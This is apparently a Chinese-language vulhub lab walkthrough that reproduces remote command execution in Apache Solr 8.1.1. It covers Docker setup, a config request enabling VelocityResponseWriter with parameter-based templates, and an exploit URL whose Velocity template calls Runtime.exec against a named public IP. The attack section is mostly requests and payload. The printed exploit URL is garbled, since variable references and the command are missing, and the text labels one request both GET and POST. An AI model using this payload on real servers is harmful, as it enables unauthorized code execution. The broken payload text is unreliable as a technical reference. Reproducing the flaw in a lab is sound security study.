

创建环境

```
git clone https://github.com/vulhub/vulhub.git
cd vulhub/solr/CVE-2019-0193
docker-compose up -d
```

```
root@VM-0-7-ubuntu:~/vulhub/solr/CVE-2019-0193# docker-compose up -d
Pulling solr (vulhub/solr:8.1.1)...
8.1.1: Pulling from vulhub/solr
9cc2ad81d40d: Pull complete
e6cb98e32a52: Pull complete
ae1b8d879bad: Pull complete
42cfa3699b05: Pull complete
8d27062ef0ea: Pull complete
bccda8e52b5f: Pull complete
fd7b7f33f080: Pull complete
3f651b75fb66: Pull complete
20bd4216ff13: Pull complete
4b56161b292a: Pull complete
c80ccad7ba40: Pull complete
c8f687b3ee76: Pull complete
Digest: sha256:7a520e2860403d85ba1b078fc79dabbe5e123cd368005dd3ddac5a0efd77747f
Status: Downloaded newer image for vulhub/solr:8.1.1
Creating cve20190193_solr_1 ...
Creating cve20190193_solr_1 ... done
root@VM-0-7-ubuntu:~/vulhub/solr/CVE-2019-0193#
```

创建名为test的Core:


```
docker-compose exec solr bash bin/solr create_core -c test -d example/example-
DIH/solr/db
```

默认端口为8983。访问<http://ip:8983>

The screenshot shows the Solr Admin web interface in a browser. The address bar displays '129.211.10.228:8983/solr/#/~cores/test'. The left sidebar contains navigation links: Dashboard, Logging, Core Admin (selected), Java Properties, and Thread Dump. Below these is a 'Core Selector' dropdown. The main content area shows the configuration for the 'test' core. At the top, there are buttons: 'Add Core', 'Unload', 'Rename', 'Swap', and 'Reload'. The 'Core' section lists: startTime: 13 minutes ago, instanceDir: /var/solr/data/test, and dataDir: /var/solr/data/test/data/. Below this is the 'Index' section, which lists: lastModified: -, version: 2, numDocs: 0, maxDoc: 0, deletedDocs: 0, current: (indicated by a green checkmark), and directory: org.apache.lucene.store.NRTCachingDirectory:NRTCachingDirectory(MMapDirectory@/var/solr/data/test/data/index lockFactory=org.apache.lucene.store.NativeFSLockFactory@18ba2f21; maxCacheMB=48.0 maxMergeSizeMB=4.0). At the bottom of the page, there are links to Documentation, Issue Tracker, IRC Channel, Community forum, and Solr Query Syntax.

使用postman(或者burpsuite等)构造post请求向发送如下json数据

```
{
  "update-queryresponsewriter":
  {
    "startup": "lazy",
    "name": "velocity",
    "class": "solr.VelocityResponseWriter",
    "template.base.dir": "",
    "solr.resource.loader.enabled": "true",
    "params.resource.loader.enabled": "true"
  }
}
```



GET http://129.211.10.228:8983/solr/test/config

Params Authorization Headers (9) Body Pre-request Script Tests Settings

none form-data x-www-form-urlencoded raw binary GraphQL JSON

```
1 {
2   "update-queryresponsewriter": {
3     "startup": "lazy",
4     "name": "velocity",
5     "class": "solr.VelocityResponseWriter",
6     "template.base.dir": "",
7     "solr.resource.loader.enabled": "true",
8     "params.resource.loader.enabled": "true"
9   }
10 }
```

Body Cookies Headers (2) Test Results Status: 200 OK Time: 186ms

Pretty Raw Preview Visualize Text

```
1 {
2   "responseHeader": {
3     "status": 0,
4     "QTime": 0,
5   },
6   "config": {
7     "luceneMatchVersion": "org.apache.lucene.util.Version:8.1.1",
8     "updateHandler": {
9       "indexWriter": {"closeWaitsForMerges": true},
10      "commitWithin": {"softCommit": true},
11      "autoCommit": {
12        "maxDocs": -1,
13        "maxTime": 15000,
```

使用如下exp请求即可成功执行命令验证漏洞。

[http://129.211.10.228:8983/solr/test/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set\(x=rt=x.class.forName\(chr=x.class.forName\(str=x.class.forName\(ex=rt.getRuntime\(\)\).exec\(ex.waitFor\(\)\)+%23set\(out=ex.getInputStream\(\)\)+%23foreach\(i+in+\[1..out.available\(\)\]\)str.valueOf\(chr.toChars\(\\$out.read\(\)\)\)%23end](http://129.211.10.228:8983/solr/test/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set(x=rt=x.class.forName(chr=x.class.forName(str=x.class.forName(ex=rt.getRuntime()).exec(ex.waitFor())+%23set(out=ex.getInputStream())+%23foreach(i+in+[1..out.available()])str.valueOf(chr.toChars($out.read()))%23end)